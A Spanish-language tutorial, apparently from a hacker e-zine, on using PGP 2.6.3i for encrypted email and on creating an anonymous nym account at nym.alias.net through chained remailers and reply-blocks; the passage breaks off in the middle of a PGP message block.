Pues fantastico, ya hemos conseguido enviar mails sin enseñar descaradamente nuestra ip, la hora a la que lo enviamos, ni nuestra direccion.
Pero seguimos siendo vulnerables. Cualquier usuario que se apoderase de nuestra contraseña, o esnifara el trafico de la red seria capaz de leer nuestros mensajes. Oh sorpresa, oh dolor, oh campos de soledad, oh mustios collados...!

+ "Cual es la solucion?"
- "criptogafia, damas y caballeros, criptografia".

1.2 PGP

--> Que es el pgp?
 Unas siglas :P
El pretty good privacy (que pedante queda eso) es un programa que te permite cifrar y descifrar datos (incluso, discos duros enteros). SET publico un buen articulo de A. Galvez que lo explicaba de manera sencilla, asi que no voy a entrar en mucho detalle. Basta con que sepas que funciona con llaves, una publica,y otra privada. La gente que quiere enviarte datos cifrados, coge tu llave publica, y los encripta. Cuando te llegan a ti, utilizas tu llave privada y tu passphrase para descifrarlo.
(Te vas a conformar con esta explicacion? Investiga!)

--> Donde lo consigo?
www.pgp.com version comercial
www.pgpi.com version libre
www.gnupg.com GnuPG

En este caso, voy a hacer las practicas con la version de pgpi.com 2.6.3i (windos/unix) porque es la que se necesita para crear cuentas nym en nym.alias.net, que es lo que vamos a hacer.

--> Crear claves
Una vez que lo hayas instalado, vamos a crear nuestra llave.
[antes de seguir te aconsejo que teecles pgp -h]

Suficiente con utilizar el comando
.$ pgp -kg

Nos da a elegir varios tamaños de clave, escoge el que mas te guste, o introduce tu numero favorito.

Luego nos pedira un usuario. En nuestro caso:
.$ Tu Nym <tunym@nym.alias.net>

Despues una passphrase. Como por ejemplo,"mi passphrase".
Pulsamos un par de teclas mas, y listo.

Para ver lo que hemos hecho, vamos a extraer la clave:
.$ pgp -kxa tunym tunym.asc

Cuando abras el archivo veras algo como...

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Type Bits/KeyID    Date       User ID
pub   512/F2632839 2004/01/01 Tu Nym  <tunym@nym.alias.net>

-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBNA0MGN/wAAAECALV2hJLagLl6wNyHxAF969fNWG5pOCTNAnbDsuj1YI5HQ2aa
0oxTe/ePWXS3bPmarvs3tnlkcwwhUQIkYPJjKDkABRG0HkZvbyBCYXIgPGZvb2Jh
ckBueW0uYWxpYXMubmV0PokAVQMFEEMGN/xRAiRg8mMoOQEB3+AB/1uxhrqeimWK
gQlnLd5WaxyOsCTQb9gjmrSxGo7QNp0rzaBs54AbrzftY0vfrxt5jm+JXHxdMqHw
bnGJ9m7REto=
=BZQw
-----END PGP PUBLIC KEY BLOCK-----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Que bonito.

--> Añadir claves
Ahora se la enviamos a nuestro amigo pepito. Pepito, para añadir nuestra clave a su anillo, hara lo siguiente:
.$ pgp -ka tunym.asc

Conteniendo el archivo tunym.asc nuestra llave.

--> Cifrar y firmar / Descifrar

Asi ya nos podra enviar mensajes cifrados. Como, que todavia no sabes
(des)cifrar?

creemos un mensaje
.$ echo esto es una prueba > a.txt

Vamos a cifrar y a firmar un mensaje para pepito. Al firmarlo pepito estara
seguro de que lo hemos escrito nosotros.
.$ pgp -sea a.txt pepito -u tunym

Evidentemente, es necesario que tengamos la llave publica de pepito.

Se creara un archivo a.asc parecido a:

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

hEwDUQIkYPJjKDkBAgClYKfkNSVs1oMR9MCZ7sLMDMIth/mFgLGSgNyEnJYNxtuc
Dbysn//FbVYOc3CrlNPdcPY2KANwIMMOv8uafFT/pgAAAIvsNSgInJrZ1E1VG9QW
G9x5ZUbw61a4OwRjMbNvaqHII2XgDZnY+d3F4TrIx7VpHhy7Gqhu5tKjIyJ7ntZO
9urNRZaF+UHtKA9kdvR7CVx6PG3nt4Jyp2KX1kqEkFKUNhXW66oyywDCoJ/xF+Gg
Uqybg7l6vC6lC5Gxa4+vHKVeDSOUv8cPZwXO7aJK
=ZM3h
-----END PGP MESSAGE-----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

si te fijas antes era PUBLIK KEY BLOCK y ahora es PGP MESSAGE.

Cuando pepito reciba el mensaje, para descifrarlo hara lo siguiente:
.$ pgp -d a.asc

Y listo.
Hay muchos mas comandos, que puedes consultar con
.$ pgp -h

Al fin y al cabo,esto es solo una guia rapida.
Solo queda añadir que guardes en sitio seguro los archivos pubring y secring,
ya que en estos se guardan las claves,incluyendo la privada.

Para practicar puedes enviarme mensajes cifrados con el asunto testset.
Mi llave la encontraras al final de este articulo.
Si me envias tu clave, intentare responderte con un mensaje cifrado.

1.3 Cuentas nym

Una cuenta nym te permite enviar y recibir correo de una forma completamente anonima, puesto que la creacion de esta tambien lo es. Si tu quieres, cifrara los mensajes que recibas. De esta forma, cuando alguien envie un correo a tu cuenta nym, el servidor nym lo cifrara antes de enviarlo a tu verdadera direccion. Y cuando tu envies un correo lo unico que podran saber de ti es tu direccion nym. Tambien se puede configurar para recibir un aviso cada vez que alguien envia correo con tu direccion nym. Basicamente lo que hace es redireccionar el correo dirigido a la cuenta a la direccion verdadera. Si quieres lo encriptara.
Hay programas que automatizan el proceso de creacion de una cuenta nym:

WINDOWS/DOS
Private Idaho
Potato
Jack B Nymble
QuickSilver
...

UNIX
Premail
...

Pero creo que seras capaz de entenderlo si te lo explico, puesto que la voy a crear de forma manual. Para empezar pedimos ayuda, que nunca nos viene mal. Para eso le enviamos un mail a help@nym.alias.net, automaticamente recibiremos

un mensaje.

Lo que viene a continuacion es una especie de how-to. Para informacion completa, ya sabes: help@nym.alias.net.

En los ejemplos usare como remailer <remailer@turemailer.com>,como cuenta nym <tunym@nym.alias.net>, y la direccion de verdad <correo@deverdad.com>
Para seguir este articulo solamente deberas cambiar "tunym" pon el nym que quieras crear, y el remailer por el que vayas a utilizar.

Antes de empezar tienes que conseguirlas llaves del remailer y de config@nym.alias.net.

Envia un mail a remailer-key@nym.alias.net o haz un finger a config@nym.alias.net.
Probablemente para conseguir la llave del remailer tengas que enviar un mail a remailer-key@turemailer.com. Tambien puedes mirar la seccion de enlaces.

Debes asegurate de que tunym@nym.alias.net no esta utilizado.
Para eso haz finger a la direccion list@nym.alias.net.

```
.$finger list@nym.alias.net
```

Ahora que tenenmos todo lo de arriba, empezamos:

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
::
Anon-To: correo@deverdad.com
Encrypt-Key: password1
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Lo primero que hay que hacer es especificar la direccion de verdad. Importante son los dos puntos (2 veces).
Encrypt-Key da la orden de cifrar nuestro correo de manera convencional. Se puede dejar en blanco, pero aconsejo poner una por lo menos.

Lo guardamos con nombre parte1.txt, y lo encriptamos para el remailer.

```
.$ pgp -eat parte1.txt remailer@turemailer.com
```

En el archvo encriptado parte1.asc te quedara algo asi..

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

hQEMA4CcbHleb3qxAQf+Mdq3XC1Wzq+nRzgsVx1zysGdzN0QR1AlcvwupDJdkfgY
LxK53qAQs705/tyhLghJdvJ3gE83KdiDbc6LGN294wyu/h7Ujx4/KzUGBhlNbXf3
2unAssjyD+gSclT4Ve+bIrEhSNOUnNr8ldB2TOcXio/hjcBgnT1/N2C12G6ii/To
xatpf6RdQK7ZrSmtzQxp64v14Nm69QCBPOPm/YPjPkv9rGcJk4Abxe3BEurC4Szf
ypO1E/XouyO5oCkfNrDiyITjoWDVSiNYl/w2JypamstJR7B1Mcv4wX2rONpVVV5K
uAnm4oDO4j+4v9A9LBw1z16gPwBv0yQm4Qn4YfC6saYAAABESf2xS/0uzo7B5x2z
/Ma61PWcRQSr6Ap15N3Ri1O6ESzDjn4xOBOlXhbFEPK2OkPyYV7Pjcn3SFlcwVjV
45x8Dzed8/0=
=gZEl
-----END PGP MESSAGE-----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Ahora vamos a decirle al nym que nos lo envie a traves del remailer:

```
::
Anon-To: remailer@turemailer.com
Encrypt-Key: password2

::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia
```

```
hQEMA4CcbHleb3qxAQf+Mdq3XC1Wzq+nRzgsVx1zysGdzN0QR1AlcvwupDJdkfgY
LxK53qAQs705/tyhLghJdvJ3gE83KdiDbc6LGN294wyu/h7Ujx4/KzUGBhlNbXf3
2unAssjyD+gSclT4Ve+bIrEhSNOUnNr8ldB2TOcXio/hjcBgnT1/N2C12G6ii/To
xatpf6RdQK7ZrSmtzQxp64v14Nm69QCBPOPm/YPjPkv9rGcJk4Abxe3BEurC4Szf
ypO1E/Xouy05oCkfNrDiyITjoWDVSiNYl/w2JypamstJR7B1Mcv4wX2rONpVVV5K
uAnm4oDO4j+4v9A9LBw1z16gPwBv0yQm4Qn4YfC6saYAAABESf2xS/0uzo7B5x2z
/Ma61PWcRQSr6Ap15N3Ri1O6ESzDjn4xOBOlXhbFEPK2OkPyYV7Pjcn3SFlcwVjV
45x8Dzed8/0=
=gZEl
-----END PGP MESSAGE-----
```

De esta forma, cuando nos envien un mensaje ira a traves de remailer@turemailer.com hasta correo@deverdad.com. Para descifrarlo primero tendremos que introducir la password 2, y despues la password 1.
Este procedimiento se puede hacer unas cuantas veces mas, encadenando asi varios remailers.
Debido a lo extenso que puede resultar ir poniendo ejemplos de cada remailer, voy a seguir como si solo usaramos una password, y un solo remailer, con lo que quedaria...

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
::
Anon-To: remailer@turemailer.com
Encrypt-Key:

::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

hQEMA4CcbHleb3qxAQf+Mdq3XC1Wzq+nRzgsVx1zysGdzN0QR1AlcvwupDJdkfgY
LxK53qAQs705/tyhLghJdvJ3gE83KdiDbc6LGN294wyu/h7Ujx4/KzUGBhlNbXf3
2unAssjyD+gSclT4Ve+bIrEhSNOUnNr8ldB2TOcXio/hjcBgnT1/N2C12G6ii/To
xatpf6RdQK7ZrSmtzQxp64v14Nm69QCBPOPm/YPjPkv9rGcJk4Abxe3BEurC4Szf
ypO1E/Xouy05oCkfNrDiyITjoWDVSiNYl/w2JypamstJR7B1Mcv4wX2rONpVVV5K
uAnm4oDO4j+4v9A9LBw1z16gPwBv0yQm4Qn4YfC6saYAAABESf2xS/0uzo7B5x2z
/Ma61PWcRQSr6Ap15N3Ri1O6ESzDjn4xOBOlXhbFEPK2OkPyYV7Pjcn3SFlcwVjV
45x8Dzed8/0=
=gZEl
-----END PGP MESSAGE-----

**
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Exactamente igual pero con la linea encrypt-key en blanco. (tambien se puede eliminar)

Cuidado con las lineas en blanco:
+ una despues del Encrypt-Key.
+ otra despues del Encrypted: PGP
+ y otra antes de los dos astericos. Cuidado con no olvidarse de los dos asteriscos

Puesto que ya te lo he explicado antes, estas reconociendo todas las cabeceras (Anon-To, Encrypt-Key...) por lo que hasta ahora lo vas comprendiendo perfectamente.

Eso de arriba es lo que se conoce como reply-block. Guarda el tuyo en donde quieras,por ejemplo, parte2.txt.

Ahora empezamos de cero en nuestro editor, y vamos a la cuenta nym en si.

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Config:
From: tunym@nym.alias.net
Nym-Commands: create +acksend +signsend +fingerkey name="Tu Nym"
Public-Key:
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia
```

```
mQBNA0MGN/wAAAECALV2hJLagLl6wNyHxAF969fNWG5pOCTNAnbDsuj1YI5HQ2aa
0oxTe/ePWXS3bPmarvs3tnlkcwwhUQIkYPJjKDkABRG0HkZvbyBCYXIgPGZvb2Jh
ckBueW0uYWxpYXMubmV0PokAVQMFEEMGN/xRAiRg8mMoOQEB3+AB/1uxhrqeimWK
gQlnLd5Waxy0sCTQb9gjmrSxGo7QNp0rzaBs54AbrzftY0vfrxt5jm+JXHxdMqHw
bnGJ9m7REto=
=BZQw
-----END PGP PUBLIC KEY BLOCK-----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Explico:

+ From: especificar la direccion de tu cuenta nym.

+ Los Nym-Commands:
--> +acksend/-acksend
 su esta activado recibes una confirmacion cada vez que envias un correo desde tu cuenta nym.

--> +signsend/-signsend
 firmar los mensajes que envies con tu clave pgp.

--> +cryptrecv/-cryptrecv
 activar/desactivar la encriptacion automatica con tu llave pgp de los mensajes que te envian.

--> +fixedsize/-fixedsize
 separar los mensajes en bloques de 10 k. De esta forma va a ser muy dificil que sepan que recibes datos adjuntos.

--> +disable/-disable
 Si recibes/envias mas de 10 MB en un dia tu cuenta se desactivara. Para volverla a activar utiliza el comando -disable.

--> +fingerkey/-fingerkey
 Permite mostrar tu llave publica si alguien hace finger a tu direccion. Si esta activado, el comando finger usuario@nym.alias.net mostraria tu llave publica.

--> name="tu nick"
la gente que reciba tu correo vera ese usuario. Si quieres dejarlo en blanco utiliza name="". Para utilizar un alias con comillas...
name="nick\"con\"comillas".
Mucho cuidado, que la gente que haga finger a tu direccion (si lo has activado) vera tambien tu alias.
NO UTILIZES COMO ALIAS TU CONTRASEÑA (a estas alturas yo ya me creo cualquier cosa)

--> create/create?
Esto es obligatorio. El primero es para crear la cuenta, y el segundo para modificarla.

--> delete
borrar tu cuenta. No existe -delete.

--> +nobcc/-nobcc
Si te envian un correo y tu sales en la lista de bcc no lo vas a recibir con la opcion +nobcc. Es muy util para evitar spam.
El problema es que debes usar -nobcc para estar suscrito a una lista de correos.

Si no especificas alguno de los comandos, las opciones por defecto son:
-acksend -signsend +cryptrecv -fixedsize -disable -fingerkey name="" -nobcc

+ Public-key: pon aqui tu llave publica

Ahora hay que añadirle el reply-block que hemos construido.Para eso se añade una linea llamada reply-block

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
Config:
From: tunym@nym.alias.net
Nym-Commands: create +acksend +signsend +fingerkey name="Tu Nym"
```

```
Public-Key:
-----BEGIN PGP PUBLIC KEY BLOCK-----
Version: 2.6.3ia

mQBNA0MGN/wAAAECALV2hJLagLl6wNyHxAF969fNWG5pOCTNAnbDsuj1YI5HQ2aa
0oxTe/ePWXS3bPmarvs3tnlkcwwhUQIkYPJjKDkABRG0HkZvbyBCYXIgPGZvb2Jh
ckBueW0uYWxpYXMubmV0PokAVQMFEEMGN/xRAiRg8mMoOQEB3+AB/1uxhrqeimWK
gQlnLd5WaxyOsCTQb9gjmrSxGo7QNp0rzaBs54AbrzftY0vfrxt5jm+JXHxdMqHw
bnGJ9m7REto=
=BZQw
-----END PGP PUBLIC KEY BLOCK-----
Reply-Block:
::
Anon-To: remailer@remailer.com
Encrypt-Key:

::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

hQEMA4CcbHleb3qxAQf+Mdq3XC1Wzq+nRzgsVx1zysGdzN0QR1AlcvwupDJdkfgY
LxK53qAQs705/tyhLghJdvJ3gE83KdiDbc6LGN294wyu/h7Ujx4/KzUGBhlNbXf3
2unAssjyD+gSclT4Ve+bIrEhSNOUnNr8ldB2TOcXio/hjcBgnT1/N2C12G6ii/To
xatpf6RdQK7ZrSmtzQxp64v14Nm69QCBPOPm/YPjPkv9rGcJk4Abxe3BEurC4Szf
ypO1E/XouyO5oCkfNrDiyITjoWDVSiNYl/w2JypamstJR7B1Mcv4wX2rONpVVV5K
uAnm4oDO4j+4v9A9LBw1z16gPwBv0yQm4Qn4YfC6saYAAABESf2xS/0uzo7B5x2z
/Ma61PWcRQSr6Ap15N3Ri1O6ESzDjn4xOBOlXhbFEPK20kPyYV7Pjcn3SFlcwVjV
45x8Dzed8/0=
=gZEl
-----END PGP MESSAGE-----

**
+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

Mucho cuidado de respetar las lineas en blanco. Observa que hemos puesto
la linea Reply-Block inmediatamente despues de nuestra llave publica.

Guarda todo eso en parte3.txt, firmalo y encriptalo.
.$ pgp -seat parte3.txt config@nym.alias.net -u tunym

Ahora se lo puedes enviar directamente a config@nym.alias.net con
un simple copy/paste.

El encriptado de parte3.txt se parecera a...

++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

hQEMA05NDhYLYPHNAQf6AqANZAMv40V7qcRIVJkl3Z7DcRXKZ0smEmadiDlDySs+
wqMCn1X0e/EQugs1yhS5D1x8m8v1vsjTdE9AoIV4jAO42M/N7fi13qVvc8Beq3e6
ImB1aehDYfuxnuUdFmP2MNG91sEU3l9iVhlO4ir/5D6R9rdNUB3VO9yrTYUSkRCl
daIzdLRUzW6JYAIkbchSzB/9BuA3eEFRFSxvP5Jw++xWZhvBCT3Dhuamct512xL4
lYnTWlZFfqmV6nzyrsf9ez3FiLkz5DeL2Gf+HZq+Ixg5cuWnpNASr4iSD1O9ILyc
9xCYFoYBxGRwYQq/mjzDGyksnCua6WaZfAXs9FC0EaYAAAPwkrXW4P5EQhAsOtT1
vt5JOBsGR4VAO49XZlCrzf+8YlfmsMP6T68s5H5qxxNc9M8Ez9wvwbbadhmYn5Vt
hrcNKd/7CCWey3qOjZhtmaHhOD9KQFFO9wg7yKwNetBRLC5pGQU/VdGiIT9zgHbW
GiwKnFbN7GgAZ5gnHbOX2ttVYS90Ov8dQMhkTXtQ+SJiMooXMQYuMK1cryCm5fPk
ww/8/t6EbLgUh7OmCD66g0JWJB1dTuFxdN1zVpekyVsMHlYU2ifsyCU5RKob1gZv
gsqqaUL02jSlaPfAk5cHdgA7Jc3bP39FNQKdq3Ht424rt3YwNzqIZ1k7O8oCkcSm
X74FmjS9HVg6x5bIHgq/YrWKn+WG2/irs6KP73L77ArZWnXWCVg6gNfMm2t0cwQg
8BDBP32szD4fncw0ZLtlwJwB0Q2oHwBvn0u3JX1prJc4O6vztq2S8eFzye3P+A4g
vNxF23Uh4jFbG18K55EcnUKuGrrTnkIBReSdKi6WAgA5JKZ34wms/V6jYyG0FbUh
K2KzhTqgx0xbBYeSTf/JcQaLWYunad+dhROufWeVIUjZ1VDznx/gBnlQNWsfuO/o
z1pn0b/kRt+be/pV9uk2aumlUqSRXqIOW5ebvePI8xfEgoX0FthcDCTdUOGOtR5J
FaE5Oj4P3tzv6ISfcRvgzKL0S56bhKVrkBnbL6pUWLO3X+s/PH+hCO87pDAGqkTw
QZ55uWXUVS4+lFJd/lUqPhiCthJC5l7pd7/pUzC0kL/fgJg1/YQj4Nrh3PvSPkIO
D5ty6fhnGC0toWCHU+/OnykYrT26StsHIfLe0YFc0YHwet8G+f6KoiPGmGFgdU9X
Tv/q+7XvxXN2hOMSD7WgA6ydwx20/uUtmCPcQHgUEwi3O6iJfUd1tKBMrYGUNFnN
9vYIEDFzQB08za6IIcb240ZlgWfd+D6YqJZrIWJYK2fkvUTSai7unIdQOIMUg9m+
h22GqaEBzG+/2e1lcyLHf21Zsx42WVp1B32IOwMnMBpZrb3e5X5/5DIiGYW5TLYX
57F8rtj5k+RiyL2YN5YLQeOUj8KJ7jWxmEakKgn9BhmV9N/T+/hwfueM5OwvtSGD
pDzXhJa6O252Mg4SbhHIo+RWreB39Ik7SwAWHRnC5iUq7J2Pojy/GviJcKpN3LJF
```

```
/+wz7yA8FjLwrsh4wVi3yQ1lA5As3WaVnNM3T7rZuIXVz+pf/yiNDQqBqym5w6vv
Mn4f8NCx9udP8Y41jJVdayaSdTjFJx835WdiwDMM16qANawdMpKEh1FgoalMBPLt
9lh3lD6utbwSUWDUE91+ksg1FEgOFqTLKXBiqof4t2mWc7+K
=C9Fe
-----END PGP MESSAGE-----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Dado que podrian saber tu verdadera direccion si lo envias directamente a config@nym.alias.net, puedes enviarlo a traves de un remailer.

Añade la linea Request-Remailing-To

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
::
Request-Remailing-To: config@nym.alias.net

-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

hQEMA05NDhYLYPHNAQf6AqANZAMv40V7qcRIVJkl3Z7DcRXKZ0smEmadiDlDySs+
wqMCn1X0e/EQugs1yhS5D1x8m8v1vsjTdE9AoIV4jAO42M/N7fi13qVvc8Beq3e6
ImB1aehDYfuxnuUdFmP2MNG91sEU3l9iVhlO4ir/5D6R9rdNUB3vO9yrTYUSkRCl
daIzdLRUzW6JYAIkbchSzB/9BuA3eEFRFSxvP5Jw++xWZhvBCT3Dhuamct512xL4
lYnTWlZFfqmV6nzyrsf9ez3FiLkz5DeL2Gf+HZq+Ixg5cuWnpNASr4iSD1O9ILyc
9xCYFoYBxGRwYQq/mjzDGyksnCua6WaZfAXs9FC0EaYAAAPwkrXW4P5EQhAsOtT1
vt5JOBsGR4VAO49XZlCrzf+8YlfmsMP6T68s5H5qxxNc9M8Ez9wvwbbadhmYn5Vt
hrcNKd/7CCWey3qOjZhtmaHhOD9KQFFO9wg7yKwNetBRLC5pGQU/VdGiIT9zgHbW
GiwKnFbN7GgAZ5gnHbOX2ttVYS9O0v8dQMhkTXtQ+SJiMooXMQYuMK1cryCm5fPk
ww/8/t6EbLgUh7OmCD66g0JWJB1dTuFxdN1zVpekyVsMHlYU2ifsyCU5RKob1gZv
gsqqaUL02jSlaPfAk5cHdgA7Jc3bP39FNQKdq3Ht424rt3YwNzqIZ1k7O8oCkcSm
X74FmjS9HVg6x5bIHgq/YrWKn+WG2/irs6KP73L77ArZWnXWCVg6gNfMm2t0cwQg
8BDBP32szD4fncw0ZLtlwJwBOQ2oHwBvn0u3JX1prJc4O6vztq2S8eFzye3P+A4g
vNxF23Uh4jFbG18K55EcnUKuGrrTnkIBReSdKi6WAgA5JKZ34wms/V6jYyG0FbUh
K2KzhTqgx0xbBYeSTf/JcQaLWYunad+dhROufWeVIUjZ1VDznx/gBnlQNWsfuO/o
z1pn0b/kRt+be/pV9uk2aumlUqSRXqIOW5ebvePI8xfEgoX0FthcDCTdUOGOtR5J
FaE5Oj4P3tzv6ISfcRvgzKL0S56bhKVrkBnbL6pUWLO3X+s/PH+hCO87pDAGqkTw
QZ55uWXUVS4+lFJd/lUqPhiCthJC5l7pd7/pUzC0kL/fgJg1/YQj4Nrh3PvSPkI0
D5ty6fhnGC0toWCHU+/OnykYrT26StsHIfLe0YFc0YHwet8G+f6KoiPGmGFgdU9X
Tv/q+7XvxXN2hOMSD7WgA6ydwx20/uUtmCPcQHgUEwi3O6iJfUd1tKBMrYGUNFnN
9vYIEDFzQBO8za6IIcb240ZlgWfd+D6YqJZrIWJYK2fkvUTSai7unIdQOIMUg9m+
h22GqaEBzG+/2e1lcyLHf21Zsx42WVp1B32IOwMnMBpZrb3e5X5/5DIiGYW5TLYX
57F8rtj5k+RiyL2YN5YLQeOUj8KJ7jWxmEakKgn9BhmV9N/T+/hwfueM5OwvtSGD
pDzXhJa6O252Mg4SbhHIo+RWreB39Ik7SwAWHRnC5iUq7J2Pojy/GviJcKpN3LJF
/+wz7yA8FjLwrsh4wVi3yQ1lA5As3WaVnNM3T7rZuIXVz+pf/yiNDQqBqym5w6vv
Mn4f8NCx9udP8Y41jJVdayaSdTjFJx835WdiwDMM16qANawdMpKEh1FgoalMBPLt
9lh3lD6utbwSUWDUE91+ksg1FEgOFqTLKXBiqof4t2mWc7+K
=C9Fe
-----END PGP MESSAGE-----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Guardalo como parte4.txt y encricptalo para el remailer

```
.$ pgp -eat parte4.txt remailer@turemailer.com
```

añade al archivo parte4.asc la linea

```
::
Encrypted: PGP
```

te queda algo como...

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----
Version: N/A

pQo49VDkRjr7kIaKp/oRb8RteDykbJLTGWn1BpdufH7PJwNs+vSPAXjIuij+DRLo
zTtZqsOvWZmyJT4HYEIiN8iroj1pq6Y3Z7/eiLysNQfxxG6KFPxsceyOkn5WPoVc
n6ka7c0gF1ymvyQaQdQmav9JLO1XgCb9+qM+/sLqdOCL2WCk6OQJPUweIMnepcfc
LJ3GnbFt+P45JF1nUiBpNnB1qhHyhr4pBiTG1iUh3TFMqq4p/dpeKrTZSuZkuW9y
ToQjdewO3WZ1Byo76dDHj7nLwY1oJcWDvc+MCK9aQuQ9EO0w/sJJPjxgn0M8zeT8
MWCAl60hYStJSqvd6UIdiRHpTsZwkn6mdkN11eW5U6cKSEEa4wHL4r/nTb5O2cNA
PmLVWTaT3vqy1Vy7ea/++1U5KtUUr/JBnGUnXvbLO3whz5bPlODg16Dq91h8bCkk
```

```
UPY/jB6ozOn/VfttWMc1IBletrqWannInRKn51547iqCUw/ETrKLon1IIjVDMAgO
+jtn2Nv6/S+MhF6OcmgcWcFxqKw8ERHfiNApuH9ua2PnUQvXdPkfpFKxWmmBW/n+
WrDRcwaBF36HqxyMCdbZ5QwvTpIp1kzu848TS/DB2Kvt6pDgWF5qmhw1hJruInEl
xEJOaZTGlWZlzE/4ycWAD2j42j2nWPCwnX1p
=OyIT
-----END PGP MESSAGE-----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Ahora si, envia eso a remailer@turemailer.com, y a esperar.
Te enviaran un mensaje encriptado con una direccion de correo.

Para desencriptarlo:
```
.$ pgp -d mail.txt
```

Si hubieramos puesto dos passwords,para desencriptar un mensaje, primero tendriamos que utilizar password2 y despues password1.

En cuanto envies un mensaje en blanco a la direccion que has obtenido, tu cuenta estara activada, y podras enviar y recibir mensajes.

1.3.1 Enviar y recibir mensajes

Para enviar:
```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
From: tunym
To: destinatario@decorreo.com
Subject: Esto funciona

Parece que funciona...
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Guardalo como outgoing.txt, y encriptalo y firma para send@nym.alias.net. La llave es la misma que para config@nym.alias.net
```
.$ pgp -seat outgoing.txt send@nym.alias.net -u tunym
```

El contenido del archivo outgoing.asc se lo puedes enviar directamente a SEND@nym.alias.net (esta vez a send, no a config) o a traves de un remailer.
Ya sabes como verdad? Esta bien, lo explicare una ultima vez..
Añade la cabecera request remailing to al mensaje.

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
::
Request-Remailing-To: send@nym.alias.net

-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

hQEMA05NDhYLYPHNAQf/U7vq5THY9wrLPMg0VCPJMtLjBxUT5bg4dAFP9WhXshne
9K6sSyLRrsBO2LwolZKeZw7jin4plzEwcK4k7bqUyhhPTrUpY0h9DbhsOrOQNMMq
oLAzhrq4EEjHR0VPKwMTPWrd3g+c/v/3jdMkE+EE7G12ZGJ0BUC1FGrVAEcoTriE
vO3W7S9fk0JpXMQp/Op10cZssyTvbYpMSjeoGe7vk9FhlhfOJbrTRtM027ojrgyV
Cpyk5pWzqBUNoSawZzcgxW8nXc1Z/72FQ4uE1AJmoQtPWC7XoS6tcdv4swQZCHvD
qsgOtgvrZG0Dri77cJuRhymyI49P4QmXak8uGsgsfqYAAAEJx/qsgk+g2yRhO1Kp
Ij7FNmvD//n8rFtebVv7n74tOwIHm9sL6O294lONKDMZDqJpC9T15l7jEgzRrMfj
yZH8EXlV7k2l5eOoMFzhKYrm8WZfWb3FJxjctsZHPokY0yFFxqj1hPm+/VeohbH8
FH7p/SEiAfjhdHQY3BDwADE3/K0X10JbZFcesZaFM1Upugo7VmCQuzzNeiK/9263
3gVPv07MkXoTwN80Y/rTkkCf+nLN3Wl23bvIc3Y9OOqLVxCQL0T5hxE0SMJupvh4
ruqHiYfT4j3i1b4os0cmswJfZly1B0hPWHD0ouAyPQ/6IM26vYZYPdXTGtqnesw6
bdi4VmSUW6oAKRTDUg==
=VUz1
-----END PGP MESSAGE-----
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

Guardalo como outgoing1.txt, y encriptalo para tu remailer
```
.$ pgp -eat outgoing1.txt remailer@turemailer.com
```

Añade la cabecera encrypted-pgp

```
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
```

::
Encrypted: PGP

-----BEGIN PGP MESSAGE-----
Version: 2.6.3ia

hQEMA05NDhYLYPHNAQf/U7vq5THY9wrLPMg0VCPJMtLjBxUT5bg4dAFP9WhXshne
9K6sSyLRrsBO2LwolZKeZw7jin4plzEwcK4k7bqUyhhPTrUpY0h9DbhsOrOQNMMq
oLAzhrq4EEjHR0VPKwMTPWrd3g+c/v/3jdMkE+EE7G12ZGJ0BUC1FGrVAEcoTriE
vO3W7S9fk0JpXMQp/Op10cZssyTvbYpMSjeoGe7vk9FhlhfOJbrTRtMO27ojrgyV
Cpyk5pWzqBUNoSawZzcgxW8nXc1Z/72FQ4uE1AJmoQtPWC7XoS6tcdv4swQZCHvD
qsgOtgvrZG0Dri77cJuRhymyI49P4QmXak8uGsgsfqYAAAEJx/qsgk+g2yRhO1Kp
Ij7FNmvD//n8rFtebVv7n74tOwIHm9sL6O294lONKDMZDqJpC9T15l7jEgzRrMfj
yZH8EXlV7k2l5eOoMFzhKYrm8WZfWb3FJxjctsZHPokY0yFFxqj1hPm+/VeohbH8
FH7p/SEiAfjhdHQY3BDwADE3/K0X10JbZFcesZaFM1Upugo7VmCQuzzNeiK/9263
3gVPv07MkXoTwN8OY/rTkkCf+nLN3Wl23bvIc3Y9OOqLVxCQL0T5hxE0SMJupvh4
